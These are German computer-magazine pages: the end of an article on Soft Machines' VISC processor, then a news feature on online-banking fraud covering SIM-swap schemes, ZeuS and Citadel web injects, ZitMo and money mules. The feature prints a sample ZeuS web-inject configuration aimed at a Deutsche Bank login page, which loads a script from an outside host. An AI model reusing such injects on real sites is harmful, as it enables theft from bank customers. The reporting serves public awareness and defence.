IPC alleine ist allerdings recht akademisch und letztlich nur in Verbindung mit dem tatsächlichen Takt relevant. Den hatte Soft Machines nicht veröffentlicht, aber Abdallah verriet uns den Takt des VC2-Prototypen. Er lief bei diesen Benchmarks mit 400 MHz. Auch bei 450 MHz, so Abdallah, laufe er stabil, mit 500 MHz gab es zuweilen Stabilitätsprobleme. Im veröffentlichten Bild der Testplattform trägt der Prozessor die handgeschriebene Aufschrift A2 441, das dürfte das zweite Stepping mit vermutlich bis zu 441 MHz Takt sein. Das spricht für die Chipdesigner im Hause, dass bereits das zweite Stepping mit dem einen oder anderen Workaround so gut läuft.

Der VC2-Prozessor wurde übrigens – trotz des Mitinverstors Mubadala aus Abu Dhabi – nicht bei Globalfoundries gefertigt, sondern bei TSMC im eingefahrenen 28-nm-Prozess. Der Prototyp enthält zudem noch sehr viel Debug-Material, da ist noch sehr viel mehr Takt drin, betonte Abdallah.

Wichtig ist dabei insbesondere die Energie-Effizienz, denn Soft Machines schaut vor allem auf den Mobile-Markt. Höhere IPC-Werte ermöglichen bei gleicher Performance einen energiesparenden niedrigeren Takt.

Hier proklamiert die Firma bei gleicher Performance nur ein Drittel bis ein Viertel der Energieaufnahme der ARM-Konkurrenz, gemessen mit „SPEC2006/Watt“ bei Single-Thread-Betrieb.

Auch wenn man zwei Software-Threads laufen lässt (SPECRate), soll sich das Design in puncto Energieeffizienz gut schlagen, wenn auch nicht mehr mit einem ganz so hohen Vorsprung wie bei Single Thread. Aber immerhin soll hier bei gleicher Performance immer noch Faktor zwei drin sein.

## Und die Konkurrenz

Die Idee, mehrere Kerne an einem Thread arbeiten zu lassen, ist nicht neu, auch Intel und AMD hatten daran gearbeitet.

Intels Speculative Precomputing etwa war eine vom Compiler verwendete Technik, einen Thread spekulativ voranlaufen zu lassen, um die Caches mit den wahrscheinlich benötigten Daten zu füllen. Sie kam zunächst beim Itanium, später dann auch bei den x86-Compilern zum Einsatz. Sie sollte die IPC um bis zu zwölf Prozent erhöhen können, in der Praxis hat sie sich aber nicht bewährt und wurde später fallen gelassen und von den Intel-Compilern nicht mehr angeboten.

AMD hat schon früher an einer Art inversem Hyper-Threading gearbeitet und dafür 2003 das US-Patent 6 574 725 erteilt bekommen. Aber erst einige Jahre später wurde es insbesondere auf Realworldtech.com heiß diskutiert. Schließlich hätte man damit dem



Das Testsystem mit dem VC2-Prozessor „A2 441“

geplanten Bulldozer mit seiner schlaffen Single-Thread-Leistung durch Einsatz mehrerer Kerne auf die Sprünge helfen können. Zur Implementierung ist es, soweit bekannt, nie gekommen. AMD hatte bei Einführung des Bulldozer-Prozessors die irre Hoffnung, dass Single-Thread-Performance nicht mehr so wichtig wäre.

Inzwischen gibt es auch andere Start-ups, die noch mitmahlen möchten, etwa Mill Computing Inc. Von diesem Mitbewerber gleich um die Ecke in Palo Alto und deren „Belt-Prozessor“ hatte Mohammed Abdallah allerdings noch nie was gehört. Vielleicht kennt er auch nur den früheren Firmennamen „Out-of-the-Box-Computing“. Der etwa 70-jährige Firmengründer Ivan Godard reist jedenfalls seit Jahren durchs Valley, um Investoren für seine registerfreie Mill-Prozessorarchitektur zu finden, und führt beeindruckende Emulationsergebnisse vor. Die Architektur soll bis über 30 SIMD-Operationen gleichzeitig verteilen und ausführen können und folglich ebenfalls ganz erheblich bessere IPC-Werte und bis zu zehnfach bessere Effizienzwerte bieten als übliche Prozessoren. Die geplante High-End-Version namens Gold soll gar bei 1,2 GHz Takt theoretisch 80 Gigainstruktionen/s bei 28 Watt abliefern, doch einen Prototypen gibts bislang noch nicht. Mill arbeitet erst einmal an einem FPGA als Proof of Concept. Unterstützt wird Godard dabei von erfahrenen Entwicklern des ehemaligen Philips-Spin-offs Trimedia. Soft Machines ist da schon deutlich weiter und muss nun daran arbeiten, den Takt des Prozessors deutlich zu steigern, sonst ergeht es ihnen wie Transmeta. Hohe IPC-Werte sind zwar schön, reichen aber allein nicht. Das Ziel der Firma ist allerdings gar nicht so sehr ein eigener Prozessor, sondern die VISC-Architektur an andere Prozessorhäuser zu lizenziieren, die sich mit hohen Taktanforderungen – AMD und Samsung sind ja schon als Investoren dabei.

(as)

## Zwei Vorzeige-Benchmarks für die VISC-Architektur


Prozessor	Libquantum aus SPECint.2006 Mrd. Takte ▲ besser	Dhystone DMIPS/MHz ▶ besser
VISC Dual Core (400 MHz)	404	15,61
ARM Cortex-A15 (1,7 GHz)	2537	3,35
Intel BayTrail (1,86 GHz)	2376	2,27
Intel Haswell-Pentium (1,0 GHz)	896	5,24

Uli Ries

# Bankraub digital

Millionenschäden durch Angriffe aufs Online-Banking

Die Kreativität der Kriminellen scheint unerschöpflich:  
Mit einem Mix aus leistungsstarker Malware und Bauernfängerei  
räumen sie Konten ab. Oder auch mal mit roher Gewalt und  
Stemmeisen, wenn es sein muss.



## Sicheres Online-Banking

Schutz und Haftung

Banking-Software

Seite 80

Seite 84

Laut Bundeskriminalamt erbeuteten Online-Kriminelle 2013 in Deutschland mindestens 16,4 Millionen Euro, indem sie Bankkonten übers Internet abräumten. Man müsse aber eher von 180 Millionen ausgehen, da nach amtlichen Schätzungen allenfalls zehn Prozent der Fälle überhaupt angezeigt werden. Das BKA nennt aber noch eine weitere bedrohliche Zahl: Im Schnitt erbeuten Kriminelle 4000 Euro pro Angriff aufs Online-Banking, das LKA Bayern spricht sogar von 5000 Euro.

Exaktere Zahlen zu erfolgreichen Attacken und den Schäden dadurch haben nur die Banken. Die sind aber nicht eben auskunftsreudig. Sie wollen das Konzept „Online Banking“ nicht in Verruf bringen. Schließlich wickeln ihre Systeme täglich millionenfach legale Transaktionen ab, deren Beteiligte sich darauf verlassen, dass ihr Geld sicher ist.

## Die SIM-Gang

Derzeit läuft vor dem Landgericht Osnabrück ein Strafverfahren gegen acht Angeklagte, die vor einem guten Jahr 945 000 Euro von Konten bei der Postbank abgeräumt haben sollen (Az. 15 KLs 12/14). Das Besondere daran: Sie hebelten das bis dahin als sicher geltende SMS-TAN-Verfahren (auch mobileTAN oder mTAN genannt) aus.

Die Angreifer kombinierten dabei Technik und Social Engineering. Das Ganze begann damit, dass die Computer der Opfer mit einem Banking-Trojaner infiziert wurden, der jedoch wegen SMS-TAN keinen Erfolg hatte. Unbekannte konnten darüber aber Kontostände einsehen. Sie erstellten eine Liste po-


tenzieller Opfer: Postbankkunden, die mindestens 50 000 Euro auf Giro- und Tagesgeldkonten besaßen und SMS-TAN nutzten. Diese Liste gaben sie an Komplizen in Deutschland weiter.

Offenbar hatten die Trojaner auch Informationen zu den Mobilfunkverträgen gesammelt, mit denen die Angreifer beim Service der Provider Dual-SIM-Karten bestellen konnten. Sie überredeten die Servicemitarbeiter, die Karten an von der Rechnungsadresse abweichende Anschriften zu liefern. Mit den SIM-Karten konnten sie die TANs empfangen, die notwendig waren, um das Geld von den Tagesgeldkonten aufs Girokonto zu packen und dann weg zu überweisen.

In mindestens einem Fall, der uns bekannt ist, bemerkte das Opfer die Transaktionen und ließ den Online-Banking-Zugang sperren, ehe das Geld weg war. Die 16 Geschädigten aus dem Verfahren in Osnabrück hatten da weniger Glück. Und es gibt offenbar noch mehr Betroffene, denn im Ermittlungsverfahren ging man von einer Schadenssumme von 1,3 Millionen Euro aus. Die Postbanksprecherin Kerstin Lerch-Palm betont, dass es sich hier um eine Form des Identitätsdiebstahls handele, von der auch schon Kunden anderer Banken und Sparkassen betroffen waren.

## Banking-Malware

Die Angriffe begannen mit einem Banking-Trojaner. Diese gehören zu den leistungsfähigsten Schädlingen und damit auch zu den teuersten Angeboten auf den Untergrundmarktplätzen. Für Kronos beispielsweise verlangen dessen Macher rund



**Im Prinzip sicher: Per SMS übertragene TANs, die nur für eine spezifische Überweisung gelten. Doch wenn Angreifer die SMS abfangen, können sie das Konto leerraumen.**

7000 US-Dollar, für Carberp wurden im Jahr 2010 bis zu 15 000 US-Dollar aufgerufen.

Eines eint die digitalen Bankräuber, egal ob Ur-Vater ZeuS oder moderne Varianten wie Qadars, Torpig oder Citadel: Die Trojaner lassen sich durch Erweiterungen, sogenannte Web Injects, an beliebige Banken-Webseiten anpassen. Die Injects funktionieren mit allen gängigen Browsern wie Google Chrome, Microsoft Internet Explorer, Mozilla Firefox oder Opera – daher auch die Bezeichnung Man in the Browser (MitB) für diese Angriffe – und kennen das exakte Layout der Bankenseite inklusive Cascading Style Sheets. Einer der Vorteile des Einklinkens in den Browser: Die zwischen Browser und Bankserver verwendete Transportverschlüsselung (SSL/TLS) ist wirkungslos. Die Injects modifizieren die Daten vor oder nach deren Entschlüsselung.

Laut Candid Wüest, Malware-Fachmann bei Symantec, fanden sich in einem weitverbreiteten Banking-Trojaner Anpassungen für die Seiten von 44 deutschen Banken, darunter zahlreiche regionale oder auch die Apotheke- und Ärztebank. Bei mehr als der Hälfte aller von Symantec untersuchten Banking-Schädlinge finden sich in deren Konfigurationsdateien Hinweise auf eine bestimmte deutsche Bank, bei der es sich aller Wahrscheinlichkeit nach um die Postbank handelt. Bestätigen wollte Wüest dies jedoch nicht.

Durch die Anpassung an einzelne Bankenseiten können die Web Injects beispielsweise ein zusätzliches Eingabefeld auf der Login-Seite zum Online-Konto platzieren. In dieses sollen die Opfer ihre Mobiltelefonnummer eingeben, um den Link zum Download einer vermeintlichen Sicherheitssoftware zu erhalten.

```

dbinject.txt - Notepad
File Edit Format View Help

<zbot_config>
<web_injects>
<web_inject>

<flags>IS_INJECT,REQUEST_POST,REQUEST_GET</flags>
<target_url>meine.deutsche-bank.de</target_url>
<data_before>&lt;link rel="stylesheet" type="text/css" href="/trmcontent/13.3.28.3/global/default/css/print/print.css" media="print" /&gt;</data_before>
<data_after>&lt;/head&gt;</data_after>
<data_inject>
    &lt;script type="text/javascript"&gt;var home = "http://baracuda.esy.es/home/"; document.write('&lt;scr' + 'ipt
        type="text/javascript" src="'+home+'jquery-db.js"&gt;&lt;/scr' + 'ipt&gt;');&lt;/script&gt;
</data_inject>
</web_inject>
</web_injects>
</zbot_config>

```

Konfigurationsdateien zu Web Injects von Banking-Malware wie Citadel enthalten Details zu den verschiedenen Banken-Webseiten. Dieses Beispiel dient Angriffen auf Kunden der Deutschen Bank.



**Web Injects für Banking-Schädlinge werden in Untergrundforen als Baukästen verkauft, mit denen Kriminelle vergleichsweise leicht eigene Angriffe bauen können.**

Dabei handelt es sich dann um eine mobile Trojaner-Komponente wie ZitMo (Zeus in the Mobile). Lädt das Opfer diese, kontrollieren die Angreifer PC und das Telefon, auf dem die SMS-TAN ankommen.

Um sicherzustellen, dass Konto und Telefonnummer zusammengehören, fordert der Trojaner laut Kaspersky per Web Inject auch dazu auf, den Typ des mobilen Betriebssystems einzugeben. Anschließend wird eine gefälschte Sicherheits-App auf dem Telefon installiert, die einen Code erzeugt. Diesen Code soll das Opfer im Browser eingeben, um ein Pairing zu erzielen. Der Bankkunde glaubt an einen realen Sicherheitsmechanismus, die Angreifer haben die Gewissheit, die richtigen Endgeräte zu kontrollieren.

## Gefährliche Injektionen

Web Injects sind so populär, dass sie in den Untergrundforen inzwischen als eigene Baukästen verkauft werden. Damit erzeugen die Kriminellen fertige Code-Schnipsel für die diversen Trojaner. Die bekanntesten Inject-Baukästen heißen ATSEngine oder Injeria. Die komplexeren unter den Web Injects können erheblich mehr, als die Installation von weiteren Komponenten einzuleiten: Sie führen ganz ohne Zutun des Opfers Überweisungen von dessen Konten aus. Die dazu notwendigen Login-Daten hat der Trojaner zuvor mitgeschnitten. Ist das Smartphone ebenfalls infiziert, läuft die gesamte Transaktion vollautomatisch ab.

Antiviren-Fachmann Jean-lan Boutin von ESET ist angesichts der Leistungsfähigkeit der Web Injects überzeugt, dass sie inzwischen die wichtigste Komponente des Trojaners sind. Sie können auch Informationen auslesen wie Kontostand oder Überziehungslimit und mit diesen Anga-

ben ihre Überweisungen so anpassen, dass sie anstandslos ausgeführt werden. Anschließend modifizieren sie die Anzeige des Kontostands im Browser, sodass die vom Trojaner ausgelösten Überweisungen nicht auftauchen. Erst die gedruckten Kontoauszüge am Monatsende liefern dann den Beleg für den Raubzug.

## Vertrauen bilden

Laut Symantec änderte der hauptsächlich auf britische Banken abgerichtete Trojaner Shylock (auch als Caphaw bekannt) per Web Inject auch die Kontakttelefonnummer der Bank. Rief ein Kunde diese Nummer an, etwa weil er der Aufforderung misstraute, Software auf seinem Smartphone zu installieren, überzeugten ihn die vermeintlichen Call-Center-Mitarbeiter davon, dass alles seine Richtigkeit habe.

Können die Angreifer nicht aufs Smartphone zugreifen, um das mTAN-Verfahren auszu-

hebeln, versuchen sie es mit Social Engineering – wiederum per Web Inject. Dann blendet ein Trojaner nach dem Login des Kunden auf der Bankseite beispielsweise die Meldung ein, eine fehlerhafte Überweisung sei auf seinem Konto gelandet. Per Web Inject wird diese in der Kontoübersicht auch angezeigt. Der Trojaner bittet dann im Namen der Bank freundlich, den Betrag doch zurückzuüberweisen.

Nicht nur die Web Injects entwickeln sich fort, sondern auch der Code beziehungsweise die Infrastruktur der Trojaner selbst. Früher kommunizierten die infizierten Rechner (Bots) direkt mit einem dedizierten Command & Control-Server (C2C). Heute kann jeder Bot per Kommando zum C2C befördert werden. Diese Peer-to-Peer-Struktur erschwert das Abschalten eines Bot-Netzes ungemein.

Außerdem nutzt beispielsweise ZeuS zum – seit jeher verschlüsselten – Datentransfer nicht

mehr länger TCP (Transmission Control Protocol), sondern UDP (User Datagram Protocol). Das statuslose UDP ist für Sicherheitssoftware oder Antivirenforscher erheblich schwieriger zu analysieren.

Kaspersky berichtet von einer ZeuS-Variante mit einer besonderen Funktion zur Qualitätsicherung: Der Schädling aktivierte unbemerkt die Webcam des Opfers, sobald es mit den durch die Web Injects modifizierten Banking-Seite interagierte. Offenbar wollten die Kriminellen an der Mimik des Opfers ablesen, wie überzeugend ihr Betrugsvor-  
versuch war.

## Mobile Schädlinge

Durch die Beliebtheit von SMS-TANs rückten die Telefone der Online-Banking-Nutzer in den Fokus von Kriminellen. So wurde ZeuS schon 2010 mit der Funktion ausgestattet, auf Android-Smartphones die per SMS verschickte TAN abzugreifen. Dennoch ist laut Vanja Svajcer von Sophos heute lediglich ein Prozent aller Smartphones mit Banking-Malware infiziert. Zudem gebe es nicht mehr als zehn Varianten von „Zeus in the Mobile“. Unter iOS und Windows Phone sind bislang keine Versionen davon bekannt geworden.

Laut Svajcer fangen die Malware-Macher gerade erst an, den Code ihrer Mobil-Schädlinge zu verschleiern (Obfuscation), um

Bild: Sophos

**Selbst in den offiziellen Play Store von Google schleusten Kriminelle eine als Sicherheits-App getarnte Variante des Banking-Trojaners „Zeus in the Mobile“ ein.**

unter dem Radar von Antiviren-Apps zu bleiben. Während dies bei Windows-Malware gelegentlich vor jedem einzelnen Download auf den Rechner des Opfers passiert, beobachten die Sophos-Leute dies bei Android-Schädlingen nur wenige Male pro Tag. Zudem seien die technischen Möglichkeiten, den zugrunde liegenden Java-Programmcode zu verschleiern, auf der Android-Plattform eingeschränkt.

Gleichzeitig fehlen auf der Plattform wichtige Mechanismen, derer sich Antivirensoftware unter Windows bedient. So können Schutzprogramme das Ausführen von Programmcode nicht unterbinden. Selbst die Installation einer schädlichen Datei lässt sich mangels API nicht stoppen. Alles, was der AV-Software bleibt, ist, den Anwender nach erfolgter Malware-Infektion zu warnen.

Einem Fachmann von RSA zufolge nutzen die Kriminellen auch die im Windows-Umfeld grassierenden Ransomware-Kampagnen, um Smartphones mit ZitMo zu infizieren. Die Opfer, die ihren von den bösartigen Hackern verschlüsselten PC wieder entschlüsseln wollen und bereit sind, dafür zu zahlen, sollen dazu eine App auf ihrem Smartphone installieren. Diese dient dem Geldtransfer, bringt Huckepack aber gleich noch den Banking-Trojaner mit. Die Opfer zahlen also dafür, eine Plage loszuwerden und holen sich – unbemerkt – gleich die nächste Gefahr ins Haus.

## Riegel vorgeschoben

Auf Druck der Banken haben die Mobilfunk-Provider im Herbst 2013 das Erschleichen einer Dual-SIM erschwert. Auf unsere Nachfrage erklärten E-Plus, O2 und Telekom übereinstimmend, dass sie heute deutlich mehr Angaben abfragen, bevor eine zweite Karte bestellt werden kann.

Das führte nach Angaben der Postbank und eines Sprechers des LKA Niedersachsen dann auch dazu, dass die Zahl der SIM-Karten-Betrugsfälle deutlich zurückgegangen sei. Dem Polizeisprecher zufolge führt allein schon die Vorgabe, SIM-Karten nur an die im Kundenprofil hinterlegte Rechnungsanschrift zu versenden, zu deutlich mehr Schutz.

Das hält aber nicht jeden Täter davon ab, sich der Karte zu bemächtigen, berichtet Ulrich Jahns von der Polizeidirektion Hannover. Ihm sind sechs Fälle bekannt, in denen die Kriminellen den Versand der Dual-SIM einleiteten und anschließend den Briefkasten ihrer potentiellen Opfer überwachten. Nach Einwurf des SIM-Briefs knackten Sie den Postkasten. Die Opfer erkannten den Grund dafür nicht, schließlich hatten sie keine SIM-Karte bestellt. In einem Fall setzten die Täter sogar per Spraydose eine Überwachungskamera außer Kraft, die in der Nähe der Postkästen angebracht war. Einigen dieser Einsätze roher Gewalt folgten digitale Raubzüge mit fünfstelligen Schadenssummen.

## Agenten gesucht

Für die Angreifer ist es problematisch, das per Trojaner vom Konto der Opfer überwiesene Geld in die Hand zu bekommen. Ein Weg ist Western Union, über das Geld recht zuverlässig ins Ausland geschafft werden kann, ohne Spuren zu hinterlassen. Bei der Postbank kann man solche Transaktionen im Online-Banking anstoßen.

Häufig spannen die Kriminellen sogenannte Finanzagenten ein, die sie per Spam-Mail anwerben: „Verdienen Sie bis zu 3000 Euro pro Monat von zu Hause aus.“ Auf deren Girokonto landet das geklaute Geld. Die Finanzagenten, englisch Money Mules genannt, sind oder stellen sich ahnungslos hinsichtlich der Herkunft des Geldes. Sie heben den überwiesenen Betrag von ihrem Konto ab, übergeben ihn in bar an die Kriminellen und bekommen dafür einen Teil der Summe als Provision.

Fachleuten zufolge, die die einschlägigen Untergrundforen im Auge behalten, gibt es seit Jahren einen Engpass an zuverlässigen Finanzagenten. Kein Wunder, sind sie es doch, denen am ehesten die Verhaftung droht, da die Strafverfolger sie leicht ermitteln können. Außerdem hat der Bundesgerichtshof entschieden, dass in solchen Fällen leichtfertiger Geldwäsche den Geschädigten ein Schadensersatzanspruch zusteht (Az. VIII ZR 302/11). Die Banken können sich also das Geld von den Finanzagenten zurückholen.




Bild: Kaspersky

**Spätere Versionen von ZitMo tarnten sich als angebliche Security Suite für Android, klauten aber im Hintergrund die SMS-TANs des Opfers.**

Namen von bewährten Money Mules werden in einschlägigen Kreisen heiß gehandelt. Denn ihnen vertrauen die Kriminellen auch größere Überweisungen an und senken so ihr eigenes Risiko: Je weniger Einzelüberweisungen und Beteiligte, desto geringer die Wahrscheinlichkeit, dass Sicherungssysteme oder Strafverfolger dazwischengrätschen.

Kaspersky analysierte Anfang 2014 Logdateien auf 14 C2C-Servern einer Banking-Malware. Ergebnis: Innerhalb von acht Tagen konnten sich die Kriminellen 550 000 Euro auszahlen lassen, wobei einzelne Überweisungen auf die Konten der Money Mules bis zu 60 000 Euro erreichten. Die Log-Dateien legen den Schluss nahe, dass noch mehr Geld auf Auszahlung wartete, aber keine verlässlichen Finanzagenten mehr bereitstanden.

Strafverfolgern sind inzwischen Fälle bekannt, bei denen Kriminelle mit gefälschten Personalausweisen versucht haben, Girokonten zu eröffnen. Auf diese Konten soll dann das geklaute Geld überwiesen werden. Um das zur Kontoeröffnung notwendige Postident-Verfahren zu absolvieren, suchten sich die Betrüger kleinere Post-Agenturen aus, die das Verfahren beglaubigen dürfen, deren Mitarbeiter aber nicht darauf geschult sind, gefälschte Ausweise zu erkennen.

Außerdem haben Kriminelle bereits versucht, bei professionellen Druckereien die für Postident notwendigen Formulare drucken zu lassen, um sie dann mit gefälschten Stempeln und

Unterschriften als vermeintlich beglaubigt an die Bank zu schicken. Eigentlich hätte in der Poststelle auffallen müssen, dass diese Formulare gewöhnlich nicht als Briefpost mit Marke eintrudeln, doch die Polizei kennt solche Fälle menschlicher Nachlässigkeit zur Genüge. Um die Beträger zu verhindern, arbeite man gemeinsam mit den Beteiligten an fälschungssicheren Dokumenten, erklärte uns ein Polizeisprecher.

## Langwierige Aufarbeitung

Wie schwer es ist, Geld abzuschöpfen, zeigt der Fall, der in Osnabrück verhandelt wird. Einer der Angeklagten hatte seine eigene Mutter eingespannt, um das Bargeld abzuheben. Solche Fehler erleichtern es den Ermittlern, den Tätern auf die Spur zu kommen.

Im Rahmen der Ermittlungen konnten zwar einige Mobiltelefone und andere Wertgegenstände sichergestellt werden, jedoch weder Bargeld noch Kontoeinlagen in nennenswerter Höhe. Dennoch konnten die Geschädigten aufatmen, denn die Postbank hat ihnen den Schaden nach eigenen Angaben ersetzt.

Sie sind aber nicht zu beneiden, nicht nur wegen des Ärgers und Stresses, den sie hatten. Der ganze Vorfall hat sie viel Zeit gekostet. Und zumindest einige werden wohl noch in Osnabrück aussagen müssen. Dort sind derzeit bis März 2015 Termine angesetzt, mit bis zu drei Sitzungen pro Woche. (ad)



Uli Ries, Axel Kossel

# Augen auf beim Online-Banking

## Über Schutz vor Schäden und die Haftung, falls er versagt

Diverse TAN-Verfahren, Kartenleser, Antiviren-Software, Banking-Apps – das Repertoire an Technik, die Online-Banking sicherer macht, ist groß. Leider ist der Erfindungsreichtum der Kriminellen ebenfalls groß. Welche Verfahren bieten also Schutz vor den derzeit gängigen Angriffsmethoden? Und wer haftet, wenn doch Schäden entstehen?

**V**orweg die schlechte Nachricht: Etliche Banken nehmen lieber Schäden durch Kriminelle – und damit Ärger für ihre Kunden – in Kauf, als in umfassende Sicherheitssysteme zu investieren. Das legt jedenfalls die Umfrage nahe, die Kaspersky im Frühjahr 2014 weltweit durchführte. 28 Prozent der befragten Finanzdienstleister glauben demnach, dass die Schäden inklusive eventueller Rückerstattungen an die Kunden geringer seien als die Kosten für eine adäquate Sicherheitslösung.

Die schlechte Nachricht ist aber zugleich auch eine gute,

wie die Umfrage zeigt: Unternehmen der Finanzbranche sind nach eigener Auskunft großzügig, wenn es um die Rückerstattung der Schäden geht, die ihren Kunden durch Online-Attacken entstanden. Mehr als die Hälfte der befragten Finanzinstitute erstattet demnach ihren Kunden Gelder, ohne dabei die Details der Abzocke genauer zu untersuchen.

### Beweisstücke

Diese Aussagen internationaler Finanzdienstleister decken sich mit den Erfahrungen deutscher

Ermittler. Laut Ulrich Jahns von der Polizeidirektion Hannover bestehen Banken zur Aufklärung der Angriffswege so gut wie nie auf forensische Untersuchungen der beteiligten Endgeräte wie PC, Tablet oder Smartphone. Aus Sicht der Polizei sei dies bedauerlich, da die Ergebnisse solcher Untersuchungen durchaus relevant für Aufklärung und Prävention wären. Für die Kunden ist es hingegen erfreulich, da sie nicht wochenlang auf ihre Computer verzichten müssen – während Forensiker auch noch Zugang zu ihren privaten Daten haben.

